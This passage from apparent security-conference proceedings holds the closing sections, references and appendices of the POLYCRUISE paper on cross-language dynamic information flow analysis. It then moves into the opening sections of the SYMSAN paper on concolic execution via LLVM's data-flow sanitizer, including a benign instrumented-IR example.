Techniques targeting specific language combinations. Several prior works [1, 36, 67] addressed defects between Java and C components, while [4, 8, 33] focused on bug detection between Java and JavaScript. Brown et al. [7] proposed to detect vulnerabilities in JavaScript binding code (in C/C++) via static analysis, while Favocado [16] achieved that detection via fuzzing. In [35], symbolic execution across PHP code and its built-in C functions was realized by converting the execution results of the PHP code into C code.

In contrast, our approach is significantly different. (1) We proposed SDA, a language-independent approach that is effective and efficient for large-scale programs and helps greatly reduce the runtime slowdown. (2) Our technique uses mini-

mal language-specific analysis hence should be transferable to support new language combinations. (3) Our technique provides the first practical DIFA across Python and C languages.

8 Conclusion

We presented POLYCRUISE, a novel dynamic information flow analysis (DIFA) for multilingual systems. Unlike prior approaches, POLYCRUISE utilizes an efficient and effective static analysis algorithm—language-independent symbolic dependence analysis to guide instrumentation hence enabling language-agnostic DIFA. Moreover, POLYCRUISE takes advantage of existing single-language analysis techniques and minimizes the language-specific engineering work. At runtime, POLYCRUISE adopts online and incremental analysis. It constructs the whole-program dynamic information flow graph based on which applications can be developed for vulnerability detection and beyond. We empirically demonstrated POLYCRUISE's efficiency with practical effectiveness against micro benchmarks and 12 real-world multilingual systems.

Acknowledgments

We thank our shepherd Yan Shoshitaishvili and the anonymous reviewers for their effective guidance and constructive comments. This work was enabled by funding support from ARO (grant W911NF-21-1-0027) and NSF (grants CCF-1936522 and CCF-2146233). Jiang Ming was supported by NSF (grants CNS-1850434 and CNS-2128703).

References

[1] Vitor Afonso, Antonio Bianchi, Yanick Fratantonio, Adam Doupé, Mario Polino, Paulo de Geus, Christopher Kruegel, and Giovanni Vigna. Going native: Using a large-scale analysis of android apps to create a practical native-code sandboxing policy. In *NDSS*, pages 1–15, 2016.

[2] Ajax. Pyo. https://github.com/belangeo/pyo, 2020.

[3] Steven Arzt, Tobias Kussmaul, and Eric Bodden. Towards cross-platform cross-language analysis with Soot. In *State Of the Art in Program Analysis (SOAP)*, pages 1–6, 2016.

[4] Sora Bae, Sungho Lee, and Sukyoung Ryu. Towards understanding and reasoning about Android interoperations. In *ICSE*, pages 223–233, 2019.

[5] David Binkley, Nicolas Gold, Mark Harman, Syed Islam, Jens Krinke, and Shin Yoo. ORBS: Language-independent program slicing. In *FSE*, pages 109–120, 2014.

[6] Bounter. Web. https://tinyurl.com/4667pnkv, 2017.

[7] Fraser Brown, Shravan Narayan, Riad S Wahby, Dawson Engler, Ranjit Jhala, and Deian Stefan. Finding and preventing bugs in javascript bindings. In *S&P*, pages 559–578, 2017.

[8] Achim D Brucker and Michael Herzberg. On the static analysis of hybrid mobile apps. In *Engineering Secure Software and Systems*, pages 72–88, 2016.

[9] Haipeng Cai. Hybrid Program Dependence Approximation for Effective Dynamic Impact Prediction. *TSE*, 2017.

[10] Haipeng Cai and Xiaoqin Fu. D^2ABS: A framework for dynamic dependence analysis of distributed programs. *TSE*, 2021.

[11] Haipeng Cai and Raul Santelices. TracerJD: Generic trace-based dynamic dependence analysis with fine-grained logging. In *SANER*, pages 489–493, 2015.

[12] Haipeng Cai, Raul Santelices, and Douglas Thain. DiaPro: Unifying dynamic impact analyses for improved and variable cost-effectiveness. *TOSEM*, 25(2):1–50, 2016.

[13] CurlSe. Web. https://curl.se, 2020.

[14] Cvxopt. Web. https://tinyurl.com/4k4v9646, 2016.

[15] Isil Dillig, Thomas Dillig, Alex Aiken, and Mooly Sagiv. Precise and compact modular procedure summaries for heap manipulating programs. In *PLDI*, pages 567–577, 2011.

[16] Sung Ta Dinh, Haehyun Cho, Kyle Martin, Adam Oest, Kyle Zeng, Alexandros Kapravelos, Gail-Joon Ahn, Tiffany Bao, Ruoyu Wang, Adam Doupé, et al. Favocado: Fuzzing the binding code of JavaScript engines using semantically correct test cases. In *NDSS*, 2021.

[17] Fabric. Web. https://github.com/fabric/fabric, 2020.

[18] Xiaoqin Fu and Haipeng Cai. FlowDist: Multi-staged refinement-based dynamic information flow analysis for distributed software systems. In *USENIX Security*, 2021.

[19] Xiaoqin Fu, Haipeng Cai, and Li Li. Dads: Dynamic Slicing Continuously-Running Distributed Programs With Budget Constraints. In *ESEC/FSE*, pages 1566–1570, 2020.

[20] Xiaoqin Fu, Haipeng Cai, Wen Li, and Li Li. Seads: Scalable and cost-effective dynamic dependence analysis of distributed systems via reinforcement learning. *TOSEM*, 30(1):1–45, 2020.

[21] GitHub. The 2020 state of the OCTOVERSE. https://octoverse.github.com/, 2020.

[22] Manel Grichi, Mouna Abidi, Fehmi Jaafar, Ellis E Eghan, and Bram Adams. On the impact of inter-language dependencies in multi-language systems. In *QRS*, pages 509–509, 2020.

[23] John L Hennessy and David A Patterson. *Computer architecture: a quantitative approach*. 2011.

[24] Immutables. Web. http://immutables.github.io/.

[25] Intel. PIN. https://tinyurl.com/4yuhkd9r, 2020.

[26] Bob Ippolito. Simplejson a JSON encoder/decoder for Python. https://tinyurl.com/2s4y5hhr, 2020.

[27] Vasileios Kemerlis, Georgios Portokalidis, Kangkook Jee, and Angelos Keromytis. libdft: Practical dynamic data flow tracking for commodity systems. In *VEE*, pages 121–132, 2012.

[28] Pavneet Singh Kochhar, Dinusha Wijedasa, and David Lo. A large scale study of multiple programming languages and code quality. In *SANER*, pages 563–573, 2016.

[29] Jacob Kreindl, Daniele Bonetta, Lukas Stadler, David Leopoldseder, and Hanspeter Mössenböck. Multi-language dynamic taint analysis in a polyglot virtual machine. In *MPLR*, pages 15–29, 2020.

[30] Chris Lattner and Vikram Adve. LLVM: A compilation framework for lifelong program analysis & transformation. In *CGO*, pages 75–86, 2004.

[31] Seongmin Lee, David Binkley, Robert Feldt, Nicolas Gold, and Shin Yoo. Observation-based approximate dependency modeling and its use for program slicing. *JSS*, 2021.

[32] Seongmin Lee, David Binkley, Nicolas Gold, Syed Islam, Jens Krinke, and Shin Yoo. Evaluating lexical approximation of program dependence. *JSS*, 160:110459, 2020.

[33] Sungho Lee, Julian Dolby, and Sukyoung Ryu. Hybridroid: static analysis framework for android hybrid applications. In *ASE*, pages 250–261, 2016.

[34] Sungho Lee, Hyogun Lee, and Sukyoung Ryu. Broadening horizons of multilingual static analysis: Semantic summary extraction from C code for JNI program analysis. In *ASE*, pages 127–137, 2020.

[35] Penghui Li, Wei Meng, Kangjie Lu, and Changhua Luo. On the feasibility of automated built-in function modeling for php symbolic execution. In *WWW*, pages 58–69, 2021.

[36] Siliang Li and Gang Tan. Finding bugs in exceptional situations of JNI programs. In *CCS*, pages 442–452, 2009.

[37] Wen Li, Haipeng Cai, Yulei Sui, and David Manz. Pca: memory leak detection using partial call-path analysis. In *ESEC/FSE*, pages 1621–1625, 2020.

[38] Wen Li, Na Meng, Li Li, and Haipeng Cai. Understanding language selection in multi-language software projects on GitHub. In *ICSE-Companion*, pages 256–257, 2021.

[39] Libarchive. Library. http://www.libarchive.org, 2020.

[40] Libgit2.org. pygit. https://tinyurl.com/2hpw3pwt, 2014.

[41] Libtiff.org. lib&utilities. http://www.libtiff.org, 2020.

[42] Pedro Daniel Rogeiro Lopes. Discovering vulnerabilities in WebAssembly with code property graphs.

[43] lukarao. PyLLVM. https://tinyurl.com/yckr397m, 2020.

[44] Philip Mayer and Alexander Bauer. An empirical analysis of the utilization of multiple programming languages in open source projects. In *EASE*, pages 1–10, 2015.

[45] Philip Mayer, Michael Kirsch, and Minh Anh Le. On multi-language software development, cross-language links and accompanying tools: a survey of professional software developers. *JSERD*, 5(1):1–33, 2017.

[46] Jiang Ming, Dinghao Wu, Gaoyao Xiao, Jun Wang, and Peng Liu. Taintpipe: Pipelined symbolic taint analysis. In *USENIX Security*, pages 65–80, 2015.

[47] Mitre. CWE-272. https://tinyurl.com/4xwzakyf, 2020.

[48] Mitre. CWEs. http://cwe.mitre.org/, 2020.

[49] NumPy.org. NumPy. https://github.com/numpy/, 2018.

[50] Openjpeg.org. JPEG. https://www.openjpeg.org, 2015.

[51] Oracle. JNI 6.0. https://tinyurl.com/2p94tvhp, 2009.

[52] Oracle. GraalVM. https://www.graalvm.org/, 2021.

[53] Pawel Piotr Przeradowski. Japronto a Python 3.5+ HTTP toolkit. https://tinyurl.com/v37799mp, 2017.

[54] Psycopg. Web. https://tinyurl.com/27buex7n, 2018.

[55] Pygame. Web. https://tinyurl.com/nhhdtj4f, 2020.

[56] PYPL Index. Web. https://tinyurl.com/2d6tdhs5, 2022.

[57] PyTables. Web. https://tinyurl.com/ywbr9jm3, 2019.

[58] Pytest. Web. https://tinyurl.com/45sajhuw, 2021.

[59] Python. 3.9.2 docs. https://docs.python.org/3.9, 2020.

[60] Python. Unit test. https://tinyurl.com/2fewd6ca, 2021.

[61] PyTorch. Web. https://tinyurl.com/5n8pfv9m, 2016.

[62] Baishakhi Ray, Daryl Posnett, Vladimir Filkov, and Premkumar Devanbu. A large scale study of programming languages and code quality in github. In *FSE*, pages 155–165, 2014.

[63] Micha Reiser and Luc Bläser. Accelerate javascript applications by cross-compiling to webassembly. In *Proceedings of the 9th ACM SIGPLAN International Workshop on Virtual Machines and Intermediate Languages*, pages 10–17, 2017.

[64] Requests. Web. https://tinyurl.com/3b32x54k, 2020.

[65] Salt. Web. https://tinyurl.com/2p8wnmkr, 2020.

[66] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *S&P*, pages 317–331, 2010.

[67] Gang Tan and Greg Morrisett. ILEA: Inter-language analysis across Java and C. In *OOPSLA*, pages 39–56, 2007.

[68] Web2py. Web. https://tinyurl.com/up2cw2rb, 2020.

[69] Fengguo Wei, Xingwei Lin, Xinming Ou, Ting Chen, and Xiaosong Zhang. JN-SAF: Precise and efficient NDK/JNI-aware inter-language static analysis framework for security vetting of Android applications with native code. In *CCS*, pages 1137–1150, 2018.

[70] Thomas Würthinger, Christian Wimmer, Andreas Wöß, Lukas Stadler, Gilles Duboscq, Christian Humer, Gregor Richards, Doug Simon, and Mario Wolczko. One VM to rule them all. In *Onward!*, pages 187–204, 2013.

[71] Wei Xu, Sandeep Bhatkar, and R. Sekar. Taint-enhanced policy enforcement: A practical approach to defeat a wide range of attacks. In *USENIX Security*, 2006.

[72] Zhaogui Xu, Peng Liu, Xiangyu Zhang, and Baowen Xu. Python predictive analysis for bug detection. In *FSE*, pages 121–132, 2016.

[73] Lok Kwong Yan and Heng Yin. DroidScope: Seamlessly reconstructing the OS and dalvik semantic views for dynamic android malware analysis. In *USENIX Security*, pages 569–584, 2012.

[74] Drew Zagieboylo and Andrew C. Myers. JLang. https://tinyurl.com/2tsrbkdt, 2020.

A More on POLYCRUISE Implementation

We implemented the DIFA engine for POLYCRUISE in C, consisting of five components: event decoder, memory database, dynamic information flow analyzer, and plugin support.

Following the event definition in §3.3.1, the decoder parses the events as a character stream to obtain definition-use pairs and event type for each event and associated statement.

The memory database is implemented to empower low-overhead online DIFA. Its high efficiency is achieved by two strategies: (1) lightweight implementation—we only implemented the necessary functionalities (e.g., memory pool, hash, data management, and data add/query/delete); (2) high memory utilization—for an average data size of 64bytes, the database can hold 10+ million pieces with 1GB memory; and (3) scalable memory pool—we used a scalable memory pool to avoid frequent memory allocations and releases.

The online dynamic information flow analyzer is implemented on top of the memory database while working incrementally—each execution event triggers an updating pass of DIFG. For the implementation of Algorithm 5, we overcame two major challenges, with the thread graph and due to language boundary, respectively.

To handle the large volume of events generated during multi-threaded executions, we implemented DIFG as a set of thread-level information flow graphs, such that (1) the events within a thread can be analyzed sequentially and (2) the DIFAE can compute intra- and interprocedural data dependencies in a specific thread graph upon receiving an event. To compute interthread data flow, we maintained a global cache shared by all thread graphs—for each memory write, the DIFAE updates the cache to keep the location of the latest write to the memory address, while for memory read the DIFAE obtains the location of the address's latest write and inserts a data flow edge from the write to the read. This heavy global search hurts the DIFAE's efficiency. To avoid this kind of excessive searching, we adopt a local-first strategy: when a local dependence is found, it will abandon the global search.

The other challenge is induced by language interoperations. The SDA ensures the static/dynamic instrumentation to cover all possible data flow paths across language boundaries. However, different data encapsulation and conversion between languages become barriers for dynamic data dependence computation during runtime. For instance, a process of converting parameters from Python to C through C extension is {Python type → Pyobject → C type} [59], while parameters flow from Java to C through Java native invocation is in the form of {Java type → jobject → C type} [51]. Instead of modeling all interface APIs at language boundaries to guide how to relate parameters together in different language components, we adopted a field-insensitive approach for parameter passing in foreign function invocations.

To illustrate, consider the example of Figure 12. Line 4 of the Python unit is defined as a criterion (source). Variable V1 flows along edge 1 to the callsite at line 6 and continues flowing along edge 2 into a PyObject args encoded from V1 and V2. Without knowing how to decode args (language-dependently), we conservatively add two data flow edges {3, 6} from the definition site of args to line 4 of the Python-C




Figure 12: An example illustrating our field-insensitive approach to parameter passing in the DIFA of PolyCruise.

extension; edge 3 represents V1 flows into V3 while edge 6 indicates V1 flowing into V4 (which is a spurious data flow). Although this conservative computation causes imprecision, it ensures soundness and language independence hence the extensibility of our framework to support additional languages.

The DIFAE provides a set of interfaces for flexible application plugin development in C. Specifically, a user of PolyCruise can quickly implement a specific vulnerability detection plugin with about 100 lines of C code. Then, the user can easily integrate the plugin into our framework by specifying the location and entry point of, as well as the lists of sources/sinks relevant to, the plugin.

B Run-Time Slowdown Computation

Typically, we would compute the run-time slowdown of our dynamic analysis against a benchmark by dividing the observed/recorded execution time (T_{SDA}) of the *SDA-version* of the benchmark by the observed/recorded execution time (T_{pure}) of the *pure-version* (§6.2). However, in the course of our efficiency evaluation, we noticed that the Python interpreter has a nearly constant-time overhead in each execution at its initialization stage. The major reason is that the customized test frameworks (i.e., `pytest` and `unittest`) bring apparent side-effects. The test frameworks need to initialize the whole test set at each start and then execute the specified case. The initialization even took longer than the pure test case execution time. Moreover, as the test set grew, the extra overhead became even greater. However, in the expected use scenario of PolyCruise, the user would manually run it on a subject system against individual executions/tests, rather than having to automatically run an entire test set using the test framework. We used the test frameworks only to facilitate our evaluation experiments. Therefore, to accurately compute the slowdown (i.e., with respect to net execution times), we should leave out the initialization times I_{SDA} and I_{pure} from the observed ones. That is, the slowdown factor should be computed as $(T_{SDA} - I_{SDA})/(T_{pure} - I_{pure})$.

To obtain the initialization time costs, we took a simple approximation approach by considering that the shortest observed test execution mainly consists of the initialization stage only. Accordingly, for a given benchmark, we took the observed execution time of its fastest-running test as the initialization time cost in computing the slowdown factor for that benchmark (using the formula above).

SYMSAN: Time and Space Efficient Concolic Execution via Dynamic Data-flow Analysis

Ju Chen
UC Riverside

Wookhyun Han
KAIST

Mingjun Yin
UC Riverside

Haochen Zeng
UC Riverside

Chengyu Song
UC Riverside

Byoungyoung Lee
Seoul National University

Heng Yin
UC Riverside

Insik Shin
KAIST

Abstract

Concolic execution is a powerful program analysis technique for systematically exploring execution paths. Compared to random-mutation-based fuzzing, concolic execution is especially good at exploring paths that are guarded by complex and tight branch predicates. The drawback, however, is that concolic execution engines are much slower than native execution. While recent advances in concolic execution have significantly reduced its performance overhead, our analysis shows that state-of-the-art concolic executors overlook the overhead for managing symbolic expressions. Based on the observation that concolic execution can be modeled as a special form of dynamic data-flow analysis, we propose to leverage existing highly-optimized data-flow analysis frameworks to implement concolic executors. To validate this idea, we implemented a prototype SYMSAN based on the data-flow sanitizer of LLVM and evaluated it against the state-of-the-art concolic executors SymCC and SymQEMU with three sets of programs: nbench, the DARPA Cyber Grand Challenge dataset, and real-world applications from Google's Fuzzbench and binutils. The results showed that SYMSAN has a much lower overhead for managing symbolic expressions. The reduced overhead can also lead to faster concolic execution and improved code coverage.

1 Introduction

Concolic execution [8–12, 16, 21, 22, 36, 37, 41, 48] is a powerful program testing tool that can explore code paths effectively without blindly testing inputs that redundantly execute the same code path. For this reason, it has been widely used in finding security vulnerabilities. However, a critical limitation of concolic execution is its scalability. Yun *et al*. [48] reported that KLEE [9] is around 3,000 times slower than native execution, and angr [44] is more than 321,000 times slower. With respect to memory efficiency, we observed that state-of-the-art concolic executors like QSYM [48] and SymCC [36] introduced three orders of magnitude memory consumption blown up.

To understand the key bottlenecks in concolic execution, let us quickly review how a concolic executor works. A concolic executor (CE) maintains two core data structures: a symbolic state $\sigma : v \rightarrow \texttt{sym}_v$ and a set of path constraint *PC* along the execution path. The symbolic state σ maps each program variable v to its corresponding symbolic expression $\texttt{sym}_v$. Conceptually, a symbolic expression can be considered as an abstract syntax tree (AST). Consider a simple statement $\texttt{d} = \texttt{a} \oplus \texttt{b}$, where $\oplus$ is an arbitrary binary operator. To update the symbolic state σ, the CE performs the following four operations:

- **Parsing** the instruction $\texttt{d} = \texttt{a} \oplus \texttt{b}$ to extract its operands and operator.
- **Locating** the symbolic expressions $\texttt{sym}_\texttt{a}$ and $\texttt{sym}_\texttt{b}$ based on $\texttt{a} \rightarrow \texttt{sym}_\texttt{a}$ and $b \rightarrow \texttt{sym}_\texttt{b}$.
- **Creating** a new expression of $\texttt{sym}_\texttt{d}$ that has $\texttt{sym}_\texttt{a}$ and $\texttt{sym}_\texttt{b}$ as child nodes and $\oplus$ as the operator.
- **Updating** σ with the mapping $\texttt{d} \rightarrow \texttt{sym}_\texttt{d}$.

One major source of performance overhead for concolic execution is to parse instructions and extract their semantic information. CEs like KLEE [9] and angr [44] interpret each instruction during runtime. As interpretation is usually slower than concrete execution, their performance overhead is extremely high. Recent CEs like QSYM [48], SymCC [36], and SymQEMU [37] replace interpretation with instrumentation (*i.e*., the parsing is only performed once, either at compile-time, or during instruction translation), thus they are able to significantly reduce the overhead.

Despite these recent successes, the locating, creating, and updating of symbolic expressions still incur significant overhead. For instance, we profiled the state-of-the-art CE SymCC [36] on the program `objdump` and found that at least 65% of its execution time is spent on maintaining allocated AST nodes of symbolic expressions. In addition, the lookup data structure of SymCC, which maintains the mapping between variables and their corresponding symbolic expressions, consumes a 98MB memory footprint when executing

one `objdump` instance, whereas native execution consumes only several KBs.

In this work, we aim to further improve concolic execution's scalability by reducing the overhead for maintaining the symbolic state σ. Our key observation is that the concolic execution can be modeled as a special form of *dynamic data-flow analysis* [40]. Therefore, we can significantly reduce the performance and memory overhead for maintaining the symbolic state by leveraging a mature and highly-optimized dynamic data-flow analysis framework.

To verify our hypothesis, we have implemented a concolic executor SYMSAN based on LLVM's data-flow sanitizer (DFSAN). We evaluated SYMSAN with a variety set of programs, including standard benchmarks (Linux/Unix nbench [32]), DARPA Cyber Grand Challenge (CGC) dataset, Google' Fuzzbench [23] test suite, and 4 real-world applications (outside Fuzzbench). The evaluation results showed that compared to state-of-the-art CEs SymCC [36] and SymQEMU [37], SYMSAN achieved 62.0× performance speedup and 6.5× memory footprint reduction. For end-to-end fuzzing, SYMSAN also outperformed SymCC and SymQEMU. In the Google's Fuzzbench benchmark, SYMSAN is 1st by average score and 3rd by average rank. In comparison, SymCC is 6th by average score and 5th by average rank, while SymQEMU is 4th by average and 2nd by average rank.

In summary, this paper makes the following contributions:

- **New design**: we proposed a novel approach to perform concolic execution atop of dynamic data-flow analysis framework and achieved significant performance improvement against state-of-the art concolic execution tools.
- **Open-source**: we open-sourced our prototype implementation SYMSAN[1].
- **Evaluation**: we conducted a comprehensive evaluation to understand the advantages and limitations of our approach.

2 Background and Motivations

In this section, we provide a short review of symbolic/concolic execution, data-flow sanitizer, and our motivations.

2.1 Symbolic Execution

Symbolic execution treats program inputs as symbolic values instead of concrete values. Program variables (including memory and register content) are represented as symbolic expressions, *i.e.*, functions of symbolic inputs. Symbolic execution is a powerful software testing tool because it can cover an execution path using a symbolic input instead of multiple concrete ones.

[1]Our tool is already open-sourced under a different name. SYMSAN is chosen for anonymization.

A symbolic execution engine maintains (i) a symbolic state σ, which maps program variables to their symbolic expressions, and (ii) a set of path constraints *PC*, which is a quantifier-free first-order formula over symbolic expressions [11].

The path constraint *PC* is empty initially. Whenever a conditional statement is encountered, if its predicate is symbolic, the symbolic executor constructs a boolean formula ε (*i.e.*, $\varepsilon = \texttt{true}$ for the `if then` branch or $\varepsilon = \texttt{false}$ for the `else` branch). The symbolic executor can then check the feasibility of each branch direction by consulting a satisfiability modulo theories (SMT) (*i.e.*, whether $PC \wedge \varepsilon$ and $PC \wedge \neg\varepsilon$ are satisfiable). For each feasible direction, the symbolic executor updates its path constraint *PC* by adding the constraint ($\varepsilon = \texttt{true}$ or $\varepsilon = \texttt{false}$) according to the branch direction.

To generate a concrete input that would allow the program to follow the same execution trace, the symbolic execution engine uses *PC* to query an SMT solver for satisfiability and feasible assignments to symbolic values (*i.e.*, input).

Concolic Execution. One disadvantage of classical symbolic execution is that it cannot explore an execution path where a constraint solver cannot solve its path constraints *PC*(*e.g.*, when the constraints contain uninterpreted functions or are too complex). To circumvent the issue, researchers proposed concolic execution (*a.k.a.* dynamic symbolic execution) where symbolic execution is combined with concrete execution. In concolic execution, (i) each variable has two states, one with concrete input and the other with symbolic input, and (ii) the execution path is dictated by the concrete input (*i.e.*, the execution path that is always feasible, regardless of the feasibility of the path constraints). To explore execution paths that deviate from the current concrete path, CE checks the feasibility of the branch target opposite to the concrete direction; if feasible, it generates a corresponding input.

Scalability Issues and Recent Advances. The advantage of symbolic execution over random mutation/generation is the ability to handle complex branch conditions more efficiently (*i.e.*, to find an input that can visit the opposite direction of a branch, solving the corresponding path constraints are faster than fuzzing). The drawback, however, is the lack of scalability. There are three main performance bottlenecks: constraint solving, instruction interpretation, and symbolic state management.

Recently, a line of research work aims to improve the performance of the instruction interpretation. For example, Yun *et al.* [48] observed that KLEE is around 3,000 times slower and angr is more than 321,000 times slower than native execution when testing *md*5*sum*, *chksum*, and *sha*1*sum*. They pointed out the slowdown of KLEE and angr is due to their adoption of IR and symbolic emulation, so they proposed a dynamic-instrumentation-based approach directly atop binary instructions.

Based on the observation that collecting symbolic constraints at IR-level is simpler than collecting at the instruction-

level [35], Poeplau and Francillon proposed using IR-level instrumentation to (i) avoid symbolic emulation of instructions and (ii) retain the simplicity of symbolic constraints [36]. As a result, their tool SymCC performs significantly faster than both IR-less QSYM [48] and IR-based KLEE [9].

2.2 Dynamic Data-flow Analysis

The dynamic data-flow analysis aims to track the information flow between sources and sinks. Conceptually, a dynamic data-flow analysis framework associates each program variable with a label representing how its value depends on the source. As formalized in [40], a dynamic data-flow analysis is defined by a *policy*, which describes:

- **Label Introduction:** these rules define how labels are introduced into the system.
- **Label Propagation:** these rules define how variables' labels are updated after the execution of an instruction.
- **Label Checking:** these rules define at sinks, what operations to perform.

Dynamic Taint Analysis. When the label is binary (*e.g.*, the label can only be *tainted* or *untainted*), we also call such analysis as dynamic taint analysis (DTA). Because the label is binary, the propagation rules are relatively simple. They can be expressed using propositional logic (*e.g.*, if any of the source operands are tainted, the destination operand is tainted). In DTA, we are mainly concerned about how the execution of a program is affected by taint sources. Two typical applications of DTA are: (i) we mark untrusted inputs controllable by attackers as tainted and check if attackers can control critical data (*e.g.*, the program counter); and (ii) we mark privacy-sensitive data as tainted and check if it will be leaked through the network. As DTA is an instrumental analysis for security applications, many tools have been implemented, which have significantly reduced the cost of the analysis [7, 18, 19, 27, 38].

Forward Symbolic Execution. Forward symbolic execution, as we described in §2.1, can also be modeled as a special form of dynamic data-flow analysis [40]. In concolic execution, labels represent the symbolic expressions of variables. The label source is test input, *e.g.*when the program uses the `read` system call to read the test input file, we mark input bytes as symbolic. The propagation rules define how new symbolic expressions are constructed based on the semantic of each instruction. The label sinks are conditional branches, where we perform two operations (i) update the path constraints and (ii) generate inputs that can visit the opposite branch target.

Data-flow Sanitizer. The data-flow sanitizer (DFSAN) from the LLVM project [46] is a mature and highly-optimized data-flow analysis framework. It performs (LLVM) IR-level instrumentation to insert data-flow tracking logic. Unlike DTA tools optimized to handle binary labels (tainted vs. untainted), DFSAN is designed to track how individual input bytes would affect variables. In other words, a label represents a subset of input bytes affecting the corresponding variable. DFSAN performs set union ($\cup$) instead of using propositional logic ($\vee$) during label propagation.

DFSAN optimizes its performance in several ways. First, it uses the shadow memory implementation from the Address Sanitizer [42] to allow constant-time access to labels corresponding to variables stored in memory. Second, it can introduce shadow variables to store labels corresponding to local variables as DFSAN uses IR-level instrumentation. Third, it performs IR-level optimizations to reduce the access to shadow memory. Finally, it uses an optimized data structure called *union table* to (i) allow fast label access and (ii) reduce the footprint by deduplicating redundant labels (*i.e.*, labels represent the same subset of input bytes).

Besides performance optimizations, DFSAN also provides an interface to implement custom propagation rules for external libraries such as the standard C library.

2.3 Motivation

Despite recent improvements in symbolic execution, the state-of-the-art symbolic executors still impose a significant performance and memory overhead compared to native execution. For example, we tested 24 real-world applications with inputs obtained from 24-hour fuzzing and found that SymCC introduces 8.5x to 32,220x overhead and SymQEMU introduces 226.9x to 39,658.8x overhead than native execution, respectively.

To understand the source of the overhead, we profiled the performance of SymCC and SymQEMU. The result revealed a bottleneck previously overlooked by the existing tools: *the maintenance of the symbolic state σ, including representation, storage, and retrieval of symbolic expressions*. Concretely, the existing designs (*e.g.*, the runtime from QSYM [48]) represent a symbolic expression as an on-demand allocated memory object and store those objects in hash map alike data structures. The memory objects are keyed by the variable's address in the application's address space. To ease memory management, some tools adopt smart pointers. As a result, the allocation, store, and retrieval of symbolic expressions introduce non-negligible overhead. Since those operations are the most frequent ones during symbolic execution, their overhead dominates the overall performance of symbolic execution.

In this work, we aim to solve these bottlenecks. Our key observations are (i) forward symbolic execution is a type of dynamic data-flow analysis and (ii) existing dynamic data-flow tools have already spent decades of effort to optimize the allocation, store, and retrieval of labels. Therefore, we can significantly reduce the overhead for maintaining the symbolic state by building a symbolic execution engine on top of a highly-optimized dynamic data-flow analysis framework.




Figure 1: The overall design of SYMSAN

```
1  ; bool example(int *a, int b) {
2  ;   return (*a) * b > 100;
3  ; }
4  define i1 @example(i32* %0, i32 %1) {
5    %3 = load i32, i32* %0
6    %4 = mul nsw i32 %3, %1
7    %5 = icmp sgt i32 %4, 100
8    ret i1 %5
9  }
10
11 define i1 @"dfs$example"(i32* %0, i32 %1) {
12   ; load taint labels for the arguments
13   %3 =load i32,getelementptr(@__dfsan_arg_tls, 0) ; arg0
14   %4 =load i32,getelementptr(@__dfsan_arg_tls, 1) ; arg1
15   ; load taint label from shadow memory
16   %5 = ptrtoint i32* %0 to i64  ; get shadow_addr(%0)
17   %6 = and i64 %5, -123145302310913
18   %7 = mul i64 %6, 4
19   %8 = inttoptr i64 %7 to i32*
20   %9 = call i32 @__taint_union_load(i32* %8, i64 4)
21   ; load concrete value
22   %10 = load i32, i32* %0
23   ; concrete execution
24   %11 = mul nsw i32 %10, %1
25   ; create a new label to represent (*a) * b
26   %12 = zext i32 %11 to i64  ; extend
27   %13 = zext i32 %1 to i64
28   %14 = call i32 @__taint_union(
29         i32 %9, i32 %4,  ; symbolic operands
30         i16 MUL,  ; operator
31         i8 32,    ; operand size in bits
32         i64 %12, i64 %13 ; concrete operands
33         )
34   ; concrete execution
35   %15 = icmp sgt i32 %11, 100
36   ; create a new label to represent (*a) * b > 100
37   %16 = zext i32 %15 to i64
38   %17 = call i32 @__taint_union(
39         i32 %14, ; symbolic left operand
40         i32 0,   ; zero label for concrete right operand
41         i16 ICMP_LARGER_THAN,  ; operator
42         i8 32,  ; operand size
43         i64 %15, i64 100  ; concrete operands
44         )
45   ; store the label of the return value
46   store i32 %17, @__dfsan_retval_tls
47   ret i1 %15
48 }
```

Figure 2: A running example illustrating how SYMSAN instrument the target program. Line 1 - 3 shows the source code. Line 4 - 9 shows the uninstrumented LLVM IR compiled from the source code. Line 11 - 48 shows the instrumented LLVM IR.

3 SYMSAN

In this section, we present the design and implementation details of SYMSAN.

Insight. Our design goal is to improve the time and space efficiency of the concolic execution. To achieve the goal, we leverage an important insight: *the concolic execution can be viewed as a special form of dynamic data flow analysis*. This observation enables us to build our concolic tool by extending the existing highly-optimized data-flow sanitizer framework. Our design removes two primary bottlenecks in the existing concolic execution tools brought by the management of the symbolic state.

3.1 Overview

Similar to existing instrumentation-based concolic executors like SymCC [36], SYMSAN performs compile-time instrumentation to insert the logic for introducing, propagating, and checking symbolic expressions. The overall architecture of SYMSAN is shown in Figure 1. ❶ SYMSAN takes a compiled LLVM IR as input and instruments the code via a compiler pass. SYMSAN's run-time ❷ is then linked with the instrumented program to form the final binary. During run-time, the symbolic state (which can be viewed as an abstract syntax forest) ❸ of all program variables is then populated according to the symbolic execution policy. At points of interest (*e.g.*, conditional branches), ❹ SYMSAN constructs the symbolic formulas of the path constraints, asks an SMT solver to check their feasibility, and generates new test inputs for feasible branch targets.

A Running Example. Figure 2 shows a running example illustrating how SYMSAN instruments a target program. This program takes two arguments as inputs and returns a boolean. The first argument is an integer pointer (`int *a`), and the second argument is an integer (`int b`). The function first calculates the product of two integers provided by the inputs (`(*a) * b`). Then it compares the product with `100`. If the product is greater than `100`, the function returns `true`; otherwise it returns `false`. We deliberately make the first argument a pointer to show how SYMSAN accesses shadow memory.

